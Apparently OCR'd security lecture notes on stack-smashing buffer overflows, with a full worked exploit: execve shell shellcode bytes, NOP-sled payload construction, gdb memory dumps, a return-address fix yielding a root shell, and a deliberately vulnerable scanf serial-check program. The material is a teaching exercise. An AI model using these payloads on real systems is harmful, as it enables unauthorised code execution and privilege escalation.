- The **return address** must be **overwritten with a deliberate valu**e, **ideally the beginning of the memory block designated for the input string or buffer** used by the function. **Shellcode will be present in the buffer itself**

What is the advantage in choosing address as start address of buffer?

- **Trudy can control data that goes into buffer and Trudy can insert some executable code into buffer and overwrite return address with start of the address of executable code. So Trudy can execute her code on victim's machine.**


When will Buffer overflow attack succeed?

- For a bufferoverflow attack to succeed, program must have a buffer overflow flaw. Some of the C programming language functions like **strcpy(), bcopy(), gets(), scanf(), sprint(), strcat()** etc. do not validate the target buffer size and hence can lead to buffer overflows. Not all buffer overflows are exploitable.

DIFFICULTIES IN STACK SMASHING


1. For this attack to be successful it is necessary for the attacker to be able to predict the correct return address location on the stack. **Determining** the spacing or **offset** between the **local variable** and the **return address** will aid in keeping the stack aligned. Fuzzing helps in this procedure.(When a segmentation fault occurs, the OS will output a "core" file that contains all the information needed by the debugger to reconstruct the state of execution when the invalid operation caused a segmentation fault. If fuzzing is successful, you can then analyze the hex dump of the core file to see where your input string resides in memory. You then use this info, plus the source code (usually available for UNIX) to attempt to find where the return address is stored)
2. Trudy should know precisely address of evil code she has inserted. Memory may move around a bit during execution of the program, so we do not exactly know on which address the shellcode will start in the buffer. The NOP-sled is a way to deal with this. **A NOP-sled is a sequence of NOP (no-operation) instructions meant to "*slide*" the CPU's instruction execution flow to the next memory address.** Anywhere the return address lands in the NOP-sled, it's going to slide along the buffer until it hits the start of the shellcode.

   So precede the injected evilcode with **multiple NOP**. If the specified address lands on any of the inserted NOPS, the evil code will be executed immediately after the last NOP and hence it doesn't matter where the shellcode is in the buffer for the return address to hit it. In order to enable to jump to shell code, **insert desired return address repeatedly.** If any of the inserted address overwrite the true return address, execution will jump to specified address



CRAFTING ATTACK

- Assume **payload(buffer size)** is **108** bytes and **shell code** is **25 bytes** then remaining **83 bytes** have to be filled with NOP. NOP-sled will be placed at the **start of the payload**, followed by the **shellcode.** After the shellcode we will **place a** filler**, character repeated multiple times.** Later after crafting the attack filler will be replaced by the memory address pointing to shellcode placed somewhere in the buffer.
- Eg: `char buf[100];strcpy(buf, name);`
- Payload: [NOP SLED][SHELLCODE][20 x 'E'] Here filler is a bunch of characters of "E"', ie a size of 20 (5 times 4 bytes)
- The size of the block of E's does not really matter, but we want it to be at least 4 bytes since it must contain a full memory address. Also, a bigger NOP-sled has the advantage that we have a higher chance of hitting it with the memory jump that we're trying to achieve, even if **memory gets reallocated a bit at runtime.**



SHELL CODE CREATION AND CRAFTING


- A shellcode **is a small piece of code used as the payload in the exploitation of a software vulnerability.** It is called "shellcode" because it typically **starts a command shell** from which the attacker can control the compromised machine, but any piece of code that performs a similar task can be called shellcode.
- Shellcodes depend on the operating system and CPU and are commonly written in assembler. Eg: https://www.exploit-db.com/shellcodes
- Create a file called `shellcode.asm` and add the code from any source. Assemble it using `nasm`: **`nasm -f elf shellcode.asm`**
- This produces a **`shellcode.o`** file in Executable and Linkable Format (ELF) file format.
- When we disassemble elf file using **`objdump`**, we get the shellcode bytes: **`objdump -d -M shellcode.o`**. Then extract the shellcode bytes.

EXECUTION OF PAYLOAD

- **Payload: [NOP SLED][SHELLCODE][20 x 'E']** can be run as.

```
(gdb) run $(python -c 'print "\x90" *
63+ "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\
xe1\xb0\x0b\xcd\x80" +"\x45\x45\x45\x45"*5')
```


- **NOP-values** may differ **per CPU**, but for the OS and CPU we're aiming at, the NOP-value is `\x90`.



```
(gdb) run $(python -c 'print "\x90" * 63 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" + "
\x45\x45\x45\x45" * 5')
Starting program: /tmp/coen/buf $(python -c 'print "\x90" * 63 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe
1\xb0\x0b\xcd\x80" + "\x45\x45\x45\x45" * 5')
Welcome ���������������������������������������������������������������1�Ph//shh/bin��P��S���
                                                                                          EEEEEEEEEEEEEEEEEEEE


Program received signal SIGSEGV, Segmentation fault.
0x45454545 in ?? ()
```


- The program outputs a Welcome message that shows the content of the buffer and notice the `/bin` and `//sh` in reverse order and the 20 E's and generates a segmentation fault.

FZZING AND ANALYSIS OF HEX DMP




```
(gdb) x/100x $sp-200
0xbffffcfc:     0xbffffd78      0xb7fff000      0x0804820c      0x080481ec
0xbffffd0c:     0x27409b00      0xb7fffa74      0xb7dfe804      0xb7e3b98b
0xbffffd1c:     0x00000000      0x00000002      0xb7fb2000      0xbffffdbc
0xbffffd2c:     0xb7e43266      0xb7fb2d60      0x080484e0      0xbffffd54
0xbffffd3c:     0xb7e43240      0xbffffd58      0xb7fff918      0xb7e43245
0xbffffd4c:     0x0804843e      0x080484e0      0xbffffd58      0x90909090
0xbffffd5c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffd6c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffd7c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffd8c:     0x90909090      0x90909090      0x31909090      0x2f6850c0
0xbffffd9c:     0x6868732f      0x6e69622f      0x8950e389      0xe18953e2
0xbffffdac:     0x80cd0bb0      0x45454545      0x45454545      0x45454545
0xbffffdbc:     0x45454545      0x45454545      0xbfffff00      0x00000000
0xbffffdcc:     0xb7e10456      0x00000002      0xbffffe64      0xbffffe70
0xbffffddc:     0x00000000      0x00000000      0x00000000      0xb7fb2000
0xbffffdec:     0xb7fffc04      0xb7fff000      0x00000000      0x00000002
0xbffffdfc:     0xb7fb2000      0x00000000      0xfda9b8fe      0xc05a34ee
0xbffffe0c:     0x00000000      0x00000000      0x00000000      0x00000002
0xbffffe1c:     0x08048320      0x00000000      0xb7ff0340      0xb7e10369
0xbffffe2c:     0xb7fff000      0x00000002      0x08048320      0x00000000
0xbffffe3c:     0x08048341      0x08048444      0x00000002      0xbffffe64
0xbffffe4c:     0x08048460      0x080484c0      0xb7feae20      0xbffffe5c
0xbffffe5c:     0xb7fff918      0x00000002      0xbfffff44      0xbfffff52
0xbffffe6c:     0x00000000      0xbfffffbf      0xbfffffcb      0xbfffffd7
0xbffffe7c:     0xbfffffe5      0x00000000      0x00000020      0xb7fd9da4
```

FIXING OF PAYLOAD



- Pick a runtime memory address somewhere in the NOP-sled for the return address to point to. For example If we chose `0xbffffd6c`. This should be the address we have to put in the payload instead of filler 'E'.
- From a memory's point of view, **return address** will be **read in reverse order(little endian)**, from the **bottom of the stack towards the top**: In order for the return address to be read correctly, the bytes need to be written into the payload reversed order, so **`0xbffffd6c`** should be written as **`0x6cfdffbf`** in the payload. So replace `5 x 0x45454545` ('E') in the payload by `5 x 0x6cfdffbf`


```
./buf $(python -c 'print "\x90"
* 63+ "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x8
9\xe1\xb0\x0b\xcd\x80" +"\x6c\xfd\xff\xbf"*5')
```



```
coen@kali:/tmp/coen$ ./envexec.sh buf $(python -c 'print "\x90" * 63 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\
x89\xe1\xb0\x0b\xcd\x80" + "\x6c\xfd\xff\xbf" * 5')
Welcome ���������������������������������������������������������������1�Ph//shh/bin��P��S���
                                                                      l���l���l���l���l���
# whoami
root
# 
```

STACK SMASHING EXAMLE


- Flaw easily exploited by attacker...without access to source code !
- Suppose program asks for a serial number and Program quits on incorrect serial number
- If Trudy does not know correct serial number and also, Trudy does not have source code, but only has the executable (exe)
- How can Trudy exploit Buffer Overflow?


```
#include <stdio.h>
#include <string.h>

main()
{
    char in[75];

    printf("\nEnter Serial Number\n");

    scanf("%s", in);

    if(!strncmp(in, "S123N456", 8))
    {
       printf("Serial number is correct.\n");
    }
}
```


Source code for buffer overflow example

BUFFER OVERFLOW PRESENT?

- By trial and error, Trudy discovers apparent buffer overflow



```
Command Prompt - bo

C:\Documents and Settings\Administrator\Desktop\programs\sre\Release>bo

Enter Serial Number
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
_
```

